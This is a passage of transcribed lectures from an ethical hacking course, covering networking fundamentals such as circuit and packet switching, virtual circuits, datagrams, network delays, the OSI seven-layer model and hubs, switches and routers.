 - ❖ Very inefficient for bursty traffic like data.
 - There is an initial delay.
 - ❖ For connection establishment.

Now, circuit switching has some obvious drawbacks. First drawback is that because you are having dedicated links from the source to the destination, during the time, the communication is active, this entire channel is dedicated for the communication. But you see, you, when you send a, transmit data it is not that data are being transmitted

continuously. Usually computer data are bursty in nature, sometimes there is lot of data and there is a period where there is no data, sometimes again there is lot of data flowing, sometimes again there is no data.

So, if you would reserve the channel for the entire period, your average channel utilization may not be that good, this is the drawback ok. Because, you are dedicating or reserving the channel capacity for the entire duration of communication, this will be quite inefficient for data traffic, which is typically generated by computer, which is bursty in nature. Data appears in bursts, in between there is no data, there is a gap.

But for voice communication when we talk over telephone, we normally do not remain silent, either I am talking or the person on the other side is talking, there is always some communication going on with respect to voice traffic.

Nowadays most of the voice communication is also being carried out through computer network kind of an infrastructure. They are converted to digital, digitized and then voice is transmitted as data ok. And the other drawback is that, because of the connection establishment requirement, there will be an initial delay, only after that the communication can start ok. These are some of the drawbacks you have to remember.

(Refer Slide Time: 14:43)

Packet Switching

- Modern form of long-distance data communication.
 - Network resources are not dedicated.
 - A link can be shared.
- The basic technology has evolved over time.
 - Basic concept has remained the same.

Next let us come to the other method so called packet switching. Now, packet switching as I said, this is more widely used nowadays, this is the modern form and this is used for

long distance data communication, because it has some advantages. The main advantage is that you are not dedicating any network resources here. All communication links are shared, the links that your data will be traversing, they are all shared; they are not dedicated only for your communication ok.

Because, the links are shared, there is no concept of guaranteed bandwidth typically. Typically, there is no such concept, but of course, you can have something called quality of service, you can have a guarantee on that, but typically there is no guarantee on the bandwidth. So, when there is lot of traffic on the network, you may feel that your data transmission or communication has become slow. So, this basic concept of packet switching as evolved over time, we shall be looking at this in some more details.

(Refer Slide Time: 16:07)

Packet Switching (contd.)

- Data are transmitted in short packets (~ Kbytes).
- A longer message is broken up into smaller *chunks*.
- The chunks are called *packets*.
- Every packet contains a *header*.
 - ❖ Relevant information for routing, etc.

Now, in packet switching, the essential idea is that when you are trying to send a message, suppose, here we have a message that you want to send. First step, the message is broken up into smaller pieces or chunks which are called packets; these are my packets 1, 2 and 3, there are 3 packets ok. And with each packet you add a header. This header will contain some relevant information like, where you want to send the packet, destination address and some information relating to that.

So, these packets, you are dividing your message into each of this packets will be having some additional overheads in terms of headers ok. And each of these packets are transmitted separately. The message is not transmitted as a whole rather the packets that

constitute the message, they will be transmitted one by one, this is the basic idea behind packet switching. So, it is not the message, you are thinking about is being transmitted, but rather the individual packets that are getting transmitted all right.

(Refer Slide Time: 17:33)

Packet Switching (contd.)

- Packet switching is based on store-and-forward concept.
 - Each intermediate network node receives a whole packet.
 - Decides the route.
 - Forwards the packet along the selected route.
- Each intermediate node (router) maintains a *routing table*.

The diagram shows a central circular node with several lines extending from it to other nodes, representing a network topology. The Swayam logo is at the bottom left.

There is another concept here that is used, this is a very important concept, which is called store and forward concept. The idea is as follows, let us say, I have a node here, I have node here, I have a node here. So, I am sending some data first to here and this fellow is forwarding the data to this fellow.

Now, if we think of this central node. What happens is that, whatever packets that are being transmitted first through this first link, they will get stored in an internal buffer. There will be a buffer, a memory space where these packets will get stored right. And later on from this buffer, these packets will get forwarded to the next link. So, there is a store and forward kind of a concept.

If due to some reason, the next link is busy there is lot of traffic, then you will be temporarily storing them in the buffer, you will not be sending now, when the link becomes free, then you forward them. In this way the link utilization can improve to great extent right. And each of these intermediate nodes you see, there may not be single link, there can be a multiple links to different nodes right, there can be multiple links.

So, there is another thing, these nodes have to decide whenever a packet comes, it will have to take a decision which outgoing link I should forward this packet to. So, this will decide the route the packet should follow. And this is typically done on a per packet basis, not on a per message basis, each packet is independently routed through the network.

And because of this thing, you will have to know or you will have to tell this intermediate nodes that whenever a packet comes, where to forward it. Now, this information is typically kept in a place which is called a routing table. Each of this intermediate nodes maintain something called a routing table, we shall be talking about this later again. And this routing table will decide where an incoming packet should be forwarded to, there can be multiple outgoing links.

(Refer Slide Time: 20:15)

Packet Switching (contd.)

- Advantages:
- Links can be shared; so link utilization is better.
- Suitable for computer-generated (bursty) traffic.
- Buffering and data rate conversion can be performed easily.
- Some packets may be given priority over others, if desired.

Now, this packet switching has some advantages clearly you can see, this links are shared. So, naturally link utilization is much better as compared to circuit switching and this is very suitable for bursty traffic, because you are not dedicating any link, if a link is free, other communications can share that link right. So, always, I mean always on the average you can see that all the link utilizations can be quite proper and uniform, there will be no such instance where some link is reserved by somebody and there is no data to be sent nothing like that ok.

And because of the buffer you are using, buffering and data rate conversion can be performed easily. The ideas is as follows, suppose the incoming link is faster, outgoing

link is slower. So, I can collect my packets at a faster rate, stored in a buffer and then slowly and slowly I will send it to the outgoing link, which has a slower data rate.

So, I can do this kind of data rate conversion also using this store and forward concept. And of course, here you can give some kind of priority to some packets. So, you have several packets in the buffer, the packet which has the highest priority will be forwarded first like that ok, you can assign some kind of packet priority.

(Refer Slide Time: 21:43)

Packet Switching (contd.)

- How are packets transmitted?
 - Two alternative approaches:
 - a) Virtual Circuits
 - b) Datagram
 - The abstract network model:

The abstract network model diagram shows nodes A through H arranged in two rows. The top row contains nodes B, D, F, and H. The bottom row contains nodes A, C, E, and G. There are three paths from A to H:
 - A to B to D to F to H
 - A to C to E to G to H
 - A to B to D to F to G to H

FREE ONLINE EDUCATION SWAYAM

Now, talking about packet transmission so, how are these packets transmitted? So, here again there are two alternate approaches which have been talked about, these are called virtual circuits and datagrams. Now, in the internet, mostly datagram packet communication or transmission method is used ok.

Now, the abstract network model will again be just assuming something like this which we had shown earlier, where there will be a sender, there will be a receiver and there will be several intermediate nodes and some links that are connecting the intermediate nodes. So, data or the packets will be following some of these links from the source A to the destination H ok, this is our model that will be assuming.

(Refer Slide Time: 22:43)

(a) Virtual Circuit Approach

- Similar in concept to circuit switching.
 - A route is established before packet transmission starts.
 - All packets follow the same path.
 - The links comprising the path are not dedicated.
 - △ Different from circuit switching in this respect.
- Analogy:
 - Telephone system.

A hand-drawn diagram shows a network of nodes connected by lines representing links. A specific path is highlighted in blue, starting from a source node on the left, passing through several intermediate nodes, and ending at a destination node on the right. The path is zig-zagging, illustrating a non-straight-line route between the two points.

Now, the first method which is the virtual circuit approach, I am just mentioning briefly, because this is not that widely used in the internet, very rarely we will find this. Now, here the concept is somewhat similar to circuit switching. Now, in circuit switching, you recall I said before a communication some path is decided upon and the links are dedicated or reserved, some guaranteed bandwidth is provided for the communication.

So, virtual circuit is similar in this sense, that here you are saying that you are establishing a route. Like for example, if I have a network like this, there are several nodes which are connected in certain way. Suppose I have links like this right. Suppose I want to transmit data from this source to this destination. So, I may choose a route like, my route can be like this, it will follow this, then this, then this, then this, this may be my route ok. Now, once I have fixed my routes, all the packets will be following the same route, this is the essential idea behind virtual circuit.

So, here again there will be something like a connection establishment phase where this route will be decided upon ok. And our packets will be following the same path, but the point to note is that the links here are not dedicated like circuit switching. Since packets are passing, the same link may be part of another virtual circuit, some other communication is going on, that may also be going through that same link, in that way some of the links or paths may be shared, they are not dedicated.

Now, this virtual circuit is somewhat similar to the telephone system that we use today, something like that ok.

(Refer Slide Time: 24:59)

(a) Virtual Circuit Approach (contd.)

- How it works?
 - Route is established a priori.
 - Packet forwarded from one node to the next using store-and-forward scheme.
 - Only the virtual circuit number need to be carried by a packet.
 - ❖ Each intermediate node maintains a table.
 - ❖ Created during route establishment.
 - ❖ Used for packet forwarding.
 - No dynamic routing decision is taken by the intermediate nodes.

Now, talking about some detail how it works? As I said in the first step for virtual circuit, the route has to be established. Now, once the route is established, suppose, for a node A, it wants to send some data to a node H. Let us say the path is established as follows, A to let us say, node B, B to a node let us say, E, E to H let us say.

So, once this path is established, each virtual circuit will be given a virtual circuit number ok. This virtual circuit number will be known to all this intermediate nodes when the connection is being established. So, once this virtual circuit number or the virtual circuit is established, when the packets are being transmitted, so, you recall, I said that the packet will be containing the data and some header.

Now, in the header only the virtual circuit number will be kept, because this node B will know, because a circuit has already been established, that if I am talking about virtual circuit number two, then this is the path to be followed. So, it will automatically forward that packet along that virtual circuit number which you have specified.

So, here routing of the packets are carried out based on the virtual circuit number, that is present as part of the header. And during the connection establishment phase when the path or the route is being finalized, this information will be established in all the

intermediate nodes. They will be having some kind of a routing table and that routing table will tell you that, if it is virtual circuit number one, then you have to go to this link. If it is virtual circuit number two, you have to go to this link and so on, fine.

Now, regarding the packet forwarding, it will be normal store and forward scheme. And here as I said that the packet in the header, it will carry only the virtual circuit number and all intermediate nodes will be maintaining some kind of a routing table ok. And the important thing is no dynamic routing decision is taken here. Once you establish the connection at the beginning, all the packets for a particular virtual circuit will be following that same path.

Even, if some of the links is very much, it has become slow, but still that same path will be followed ok. This is one drawback of virtual circuit, because it is not dynamic or adaptive, it cannot adapt itself automatically, you can say in, I means in light of some changing network conditions, it is static in some sense.

So, we shall be looking at the datagram approach where some of these drawbacks are not present ok. So we have looked at the virtual circuit approach here and with this we come to the end of this lecture. We shall be continuing with our discussion in the next lecture where we shall be first talking about the datagram approach, the other approach for routing of the packets and some other networking issues as well.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 03
Basic Concepts of Networking (Part II)

So, we continuing with our discussion on the Basics of Computer Networking. So, this is the second part of this lecture on basic concepts of networking. Now, if you recall in our last lecture, we had talked about the broad approaches of data transmission over a network.

We are talking about something called packet switching, we mentioned the virtual circuit approach, where some dedicated path gets established, a fixed path get established called a virtual circuit, all packets will be following that path. Today we shall be starting with the other alternative which is the so called datagram approach.

(Refer Slide Time: 01:05)



So, in this lecture we shall be talking about first the datagrams, some issues relating to that and then we shall be talking about layered network architecture, which is a very commonly used popular architecture for designing networking systems ok.

(Refer Slide Time: 01:27)

(b) Datagram Approach

- Basic concept:
 - No route is established beforehand.
 - Each packet is transmitted as an independent entity.
 - Does not maintain any history.
- Analogy:
 - Postal system.

Let us look at the datagram approach, well, if you compare with the virtual circuit approach, the main difference comes here that no route is established beforehand. This is one difference or advantage you can say, you have here advantage in the sense that there is no initial delay. In virtual circuit because of the route establishment, there was an initial delay and once the route is established, then only the packets can be transmitted. Now, here because there is no route established, so each packet is transmitted as independent entities.

Just like you think of a postal system as an analogy, I am talking about a postal system. When you drop a letter in a letter box, each letter is sent or is being you can say despatched as an independent entity. So, you do not know which path the letter is following or actually how it is going ok. So, that you do not know, but one thing you know is that, that when you post a letter, you specify some kind of an address, their destination address. So, here also when you transmit a packet, the packet must carry the address of the destination node along with it.

Because, it is being sent as an independent entity, you must have the address ok. And, it does not maintain any kind of history like, there is no concept of a path that is established and so on. So, in that sense, there is no history of data communication or transmission that is maintained in this case. Each packet is being routed as an independent entity fine.

(Refer Slide Time: 03:29)

Datagram Approach (contd.)

- Every intermediate node has to take routing decisions dynamically.
 - Makes use of a **routing table**.
 - Every packet must contain *source and destination addresses*.
- Problems:
 - Packets may be delivered out of order.
 - If a node crashes momentarily, all of its queued packets are lost.
 - Duplicate packets may also be generated.

The slide features a network diagram with nodes A, B, and C. Node A is connected to B, and B is connected to C. Above the diagram is a packet header labeled 'H' with fields 'SA' (Source Address) and 'DA' (Destination Address). To the right of the diagram, there is a small video window showing a man speaking.

So, here the difference is, here every intermediate node will be taking some dynamic decisions, it will be maintaining something called a routing table. So, you see if you think of a scenario, where there is a node A, there is a node B, and there is a node C. So, you are sending data from node A to node B and then node B to node C.

Now, this node B will be having some kind of a table that it maintains, the table contain some relevant information. And what kind of information it contains? It contains information like, like whenever an incoming packet comes, so, it will contain information like, where this packet has to be forwarded to ok.

There can be multiple outgoing links from B and to take this decision, what is required is that when you are thinking about 1 packet, I mentioned that each packet will be containing a header. In this header there must be a source address and also a destination address. Just like a letter, when you post a letter, you give the address where you want to send the letter to and in case the letter cannot be delivered, you also give your own address, so that the letter can come back to you.

In a same way in the header there are other information also, but the most important one is source address, the person who is sending and the destination address where you are sending right. Now, just like the normal postal system, here there can be some problems. Like, when you post letters, there is no guarantee that the order you are posting the letters, the letters will get delivered in the same order, there is no guarantee regarding that,

courtesy of our postal system or the way the letters are sorted and delivered. So, packets may be delivered out of order, why? Because each packet is being routed as an independent entity, there is no guarantee that all packets are flowing or following the same path. Some packet may be following a shorter path, some packet may be following a longer path. So, the delays of each packet can be different ok.

So, the delivery of the packet can be out of order. Similarly, if some of the intermediate node temporally goes down, all packets which are stored in buffer, will get lost. So, some packets might get lost also. This also happens in a postal system, sometimes a letter never gets delivered, but something which happens here, which is not there in a postal system, is that, sometimes duplicate packets may get generated.

(Refer Slide Time: 06:59)

Datagram Approach (contd.)

- Every intermediate node has to take routing decisions dynamically.
 - Makes use of a *routing table*.
 - Every packet must contain *source and destination addresses*.
- Problems:
 - Packets may be delivered out of order.
 - If a node crashes momentarily, all of its queued packets are lost.
 - Duplicate packets may also be generated.

Like for every link, suppose there is a link between a node to the next node. This node will be sending some packets to the next node and will be expecting some acknowledgement to come, that well I have received the packets correctly.

If the acknowledgement does not come, this sender will assume, there is some something wrong, let me send it again ok. But it may so happen that because of some other problem, the acknowledgement got delayed, but if this sender sends the same packet again, there will be duplicate which will be generated right. So, some duplicate packets might get generated ok.

(Refer Slide Time: 07:45)

The slide has a yellow header with the title "Datagram Approach (contd.)". Below the title is a bulleted list of advantages:

- Advantages:
 - Faster than virtual circuit for smaller number of packets.
 - ❖ No route establishment and termination.
 - More flexible.
 - Packets between two hosts may follow different paths.
 - ❖ Can handle congestion/failed link.

Below the list is a network diagram with nodes A through H. Node A is connected to nodes B and C. Node B is connected to nodes D and E. Node C is connected to node E. Node D is connected to nodes F and G. Node F is connected to node H. Node G is also connected to node H.

Now, talking about the advantages of this approach, datagram approach; first thing is that if the number of packets is not very large, this will be faster than the virtual circuit approach, because in the virtual circuit approach, there is an initial overhead of connection establishment. But once the connection establishment is over, packet transmission will be very fast. So, if there are large number of packets, then virtual circuit can be faster overall ok.

Datagram approach does not need any route establishment in the beginning or termination at the end, it does not require these. So, in that sense it is more flexible. Packets can follow different paths, if sum of the links get overloaded, then the packets can follow an alternate path, these flexibilities are there ok. So, this as I mentioned, it can handle congestion in the links or some of the links may fail altogether, then an alternate link may be used which was not there for a virtual circuit all right.

(Refer Slide Time: 09:01)

Comparative Study

- Three types of delays must be considered:
 - Propagation Delay
 - Time taken by a data signal to propagate from one node to the next.
 - Transmission Time
 - Time taken to send out a packet by the transmitter.
 - Processing Delay
 - Time taken by a node to process a packet.

1 Mbps

swayam

Now, if you just compared these approaches which we have talked about, now for comparison we usually compare with respect to some parameters; one is called propagation delay. Like you see when we talk about a communication between two nodes; propagation delay is the signal delay from source to the destination. How much time a single signal transition takes to move from this place to this place.


If, it is a copper link, it can be something, if it is a fibre optic link, it can be different, if it is a satellite link, it can be different. So, depending on the type of link, how much time suppose you send one bit of data? How much time that one bit will take to reach the other end, it depends on the medium. Suppose, you are using a satellite, then it will be taking a fraction of a second to go up to the satellite and again come back ok.

So, it depends on the medium, but transmission time is different. Transmission time depends on the bandwidth of the link, well you know that links are categorised by the speeds, kilobytes per second, megabits per second, gigabits per second. Suppose it is a 1 megabit per second, link 1 Mbps. So, 1 million bits can be sent per second. So, if there are 1000 bits you are trying to send, so, here how much time will it take? Here every bit will take 1 microsecond 1 by mega.

So, 1000 bits will take one millisecond that is the transmission time. It depends on the size of the message, how many bits are there and the bandwidth of the link. It does not depend on the propagation delay; whether it is a satellite link or a copper link whatever.

So, these two are two separate things and finally, processing delay. If your communication is going via intermediate nodes and you know, here we use something called store and forward approach. So, these intermediate nodes will also take some time to receive a packet, store it, consult the routing table, take some decision and then forward it. So, it will take some small time for that. So, that is the processing delay. So, these are the different components of delay in a typical network communication.

(Refer Slide Time: 11:43)



Now, talking about circuit switching, here only this initial circuit establishment phase is there, but once this phase is over, this delay is over; you have a dedicated connection from source to destination, data transmission can proceed in the maximum speed continuously without delay. Because, you know, you have a guaranteed bandwidth, you can send the bits continuously.

(Refer Slide Time: 12:13)

Virtual Circuit Packet Switching

- The *Call Request* packet sent from source to destination.
- The *Call Accept* packet returns back.
- Packets sent sequentially in a pipelined fashion.
 - Store-and-forward approach.

Now, talking about virtual circuit, well during the initial virtual circuit establishment phase a special packet is usually sent, I am not going into the detail, which is called call request packet. This call request packet is responsible for establishing the virtual circuit and setting up the routing tables of all the intermediate nodes, corresponding to this particular virtual circuit number ok.

Now, once the virtual circuit has been established and acknowledgement signal or packet will be traversing along the same path back, this is called a call accept packet. So, that the sender and all the intermediate nodes will know that the circuit has been established. Now, the packets can flow, now the packets can be sequentially one after the another in a pipeline fashion using store and forward approach, this is how virtual circuit will work.

(Refer Slide Time: 13:17)

Datagram Packet Switching

- No initial delay.
- The packets are sent out independently.
 - May follow different paths.
 - Also follows store-and-forward approach.

Now, talking about the datagram packet switching, because there is no connection establishment phase, so there is no initial delay ok. The packets are sent out independently, may follow different path and this also follows store and forward concept, but if the number of packet is very large, then the total time required here maybe more as compared to virtual circuit, but here you have lot of flexibility.

You can share the links, if there are some link failures, link congestion, you can overcome those problems. So, those flexibilities are there and because of that, this datagram approach is the most widely used approach in the internet today ok.

(Refer Slide Time: 14:09)

Layered Network Architecture


- Open systems interconnection (OSI) reference model.
 - Seven layer model.
 - Communication functions are partitioned into a hierarchical set of layers.
- Objective:
 - Systematic approach to design.
 - Changes in one layer should not require changes in other layers.

Now, let us talk about something called layered network architecture. Now, see a networking system has a number of responsibilities. Broadly speaking it is data communication, but if you look into the detail, there are a number of steps which are involved in the process. Now, I mean in order to design a networking system in a flexible way, a conceptual layering has come in. Layering means you divide the total functionality into a number of levels, where the function of each of the level is very well defined ok.

Now, a very well-known model is the so, called OSI model. This is open systems interconnection model, this was proposed by international systems organisation, ISO. This is called ISOs OSI model, it is called, there are 7 layers in this model. I shall show the layers very shortly and there is a hierarchical relationship among these layers. The main objective of this layering is, as I mentioned, if you divide the functionality into well-defined layers, it becomes much more systematic.

Your design of the networking software becomes much more systematic. Not only that you may choose to modify the design of one of the layers without touching the other layers. So, one of the layers may use a different technology, but you do not modify the other layers, that way you can say the maintainability of the entire networking system becomes also better ok. These are the some of the advantages.

(Refer Slide Time: 16:07)



Now, talking about these 7-layers, you see these are the 7 layers; starting from the lowest point physical, data link, network, transport, session, presentation, application. Now you see, if you think of a network like this, well I am only showing one path, there can be other paths also, I am just showing one path.

Let us from a source S to a destination D this is the path which is followed. Now, you see some of these layers are called host to host and some of the layers are designated as point to point, host to host means the upper 4 layers, they will exist only in the source and the final destination.

They will not exist in the intermediate nodes. Point to point means 2 nodes which are directly connected by a link is called a point to point connection. So, there is 1, 2 and 3. There are 3 point to point connections here. There are 3 point to point links and the lower 3 layers physical data link and network, they will be active in all these intermediate nodes also, but the upper 4 will be active only in the source and the destination, I will show a diagram ok.

(Refer Slide Time: 17:45)

Layer Functions

- **Physical**
 - Transmit raw bit stream over a physical medium.
- **Data Link**
 - Reliable transfer of frames over a point-to-point link (flow control, error control). [A blue bracket underlines 'flow control, error control']
- **Network**
 - Establishing, maintaining and terminating connections.
 - Routes packets through point-to-point links. [A blue bracket underlines 'Routes packets through point-to-point links']

Application
Presentation
Session
Transport
Network
Datalink
Physical

Now, first let me briefly talk about the function of the different layers. The lowermost layer the physical layer, this actually concerns about the electrical or means in whatever way you are sending, either using electrical signals or using optics, fibre optics, using optical signals, this concerns the transmit of the raw bits that constitutes your data over the channel, whatever channel it is. Some kind of physical medium, it can be a copper, it can be a fibre optic cable, it can be a microwave link, it can be Bluetooth, it can be anything ok. This is a physical layer.

Physical layer establishes a physical connection between two directly connected link points. Data link layer ensures that link is reliable to some extent, it tries to detect some errors in communication, if some error takes place, it will try to re transmit the data again ok. Data link layer is responsible for reliable transfer of data, now at this level, the data unit is called a frame over a point to point link well. It also takes into account flow control; that means, if there is a speed mismatch, it can slow down or make it faster, the rate of data transfer.

If there are some errors, it will try to handle error, it will try to retransmit that frame again and so on. Now, in the next higher layer which is the network layer, here the packet routing or the transmission of the packets is the main concern. Establishing, maintaining terminating connections and routing packets, there may be several point to point links, but I want to transmit a packet from let us say myself to your computer, but there can be 100

intermediate computers. So, all the network layers in this 100 computers must be responsible to forward the packet in the right direction, so that ultimately it can reach you ok. That is the responsibility of the network layer.

(Refer Slide Time: 20:13)

Layer Functions (contd.)

- **Transport**
 - End-to-end reliable data transfer, with error recovery and flow control.
- **Session**
 - Manages sessions.
- **Presentation**
 - Provides data independence.
- **Application**
 - Interface point for user applications.


Application
Presentation
Session
Transport
Network
Datalink
Physical

Now, the upper 4 layers, these are end to end layer; that means, the point to point links are not aware of this layers, it is directly between the source and the final destination. Transport layer talks about end to end reliable data transfer like, I am concerned with, I am trying to send a data to you, I am asking you, have you received the data correctly, you tell me no, then I will send the data again. I am not worried about what intermediate nodes are there. This is a direct host to host link. Session, session layer is responsible for managing sessions; you know that there are many applications where there is a concept of a session.

You do some kind of a login, the session remains active during the period of login, then you logout, the entire period is called, referred to as a session. The session layer is responsible for maintaining such sessions. Presentation layer is used, is an optional layer of course, sometimes if you are using some kind of codes which are not compatible, you can do some code conversion, you can do some error detection correction, error detecting correcting code, some encryption, you can, you can add something extra in this presentation layer before you can transmit the data.

Like I want that my data transmission secure, I can do some encryption, encrypt my data before I can actually send, that will be done in the presentation layer. And application layer is almost any application you can think of some application, which wants to use the network for data transmission right.

(Refer Slide Time: 21:57)



Now, the way data flows, it can be clear from this picture, you see this is the source, this is the final destination. So, the data starts from the application, it flows through these 7 layers, application to presentation, to session, to transport, network, data link, physical. And, once it reaches the physical layer, it actually gets physically transmitted to the next node A.

In the next node, it goes to the data link layer to check whether there is an error to network layer, to check what to forward it next, then it takes the decision again, comes back to the physical layer and forwards it to the right next one, because there can be some other node also connected to this. So, it will decide what to forward it.

So, again this node B will have this physical, data link and network layer, it will go up to that again, come down and it will in this way finally, reach the destination, in the destination data will flow in the reverse direction from physical to data link to network up to application.

So, roughly this is how data flows through this network so called stack. Because, the order in which the data is going down, the reverse way it is going up that is it is like a stack. So, this is sometimes also referred to as a network stack.

(Refer Slide Time: 23:29)


Internetworking Devices

- **Hub**
 - Extends the span of a single LAN.
- **Bridge / Layer-2 Switch**
 - Connects two or more LANs together.
 - Works at data link layer level.
- **Router / Layer-3 Switch**
 - Connects any combination of LANs and WANs.
 - Works at network layer level.

Now, talking about some of the internetworking devices, well we use hubs, bridges or layer-2 switches, routers or layer 3-switches, we shall come to these three things later. They are different, you can say equipments, their pictures are shown, you see pictorially they all look similar.

But, their functions are different. The first one is a hub, this is a layer 2 switch and this is a router or a layer 3 switch, their functions are different, layer 3 switch works at the IP layer level. So, we shall be discussing this later. Bridge works at the data link layer level and hub works at the physical link level.

(Refer Slide Time: 24:15)



So, here I am showing a typical diagram that, how this networking devices can be interconnected in a real scenario? So, you see, this is your outside world, your connections to the outside world and you will be having a router here.

Typically routers are used to connect a network with other networks ok. And, inside your organisation there can be a main switch, this is a layer 3 switch, layer 3 switch is very similar to a router, this is internal to your organisation. And, in the different sections of the departments, you can have smaller switches, these are the layer 2 switches and the hubs I am not showing. So, under this layer 3 switches, you can have hubs and finally, you can make connections to the actual individual computers or the nodes. So, this is how a typical network looks like.

There will be hubs at the lowest level, layer 2 switches at the next level, layer 3 switches or routers at the next level, and to connect to the outside world, you will be finally having some routers which have connections to the outside world right. So, with this we come to the end of this lecture. We basically mentioned and talked about the networking layer, the 7 layer protocol and so on. In our next lecturer we shall be seeing some specific network protocol stack that is followed in the internet which is called TCP/IP.

TCP/IP is a very well-known protocol stack that is widely used in internet. In fact, the entire internet is based on this standard. So, we shall be looking into some details on that and other related issues.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 04
TCP / IP Protocol Stack (Part I)

In this lecture, we shall be starting our discussion on something called TCP/IP Protocol Stack. So, the title of the lecture is TCP/IP protocol stack, the first part.

(Refer Slide Time: 00:28)



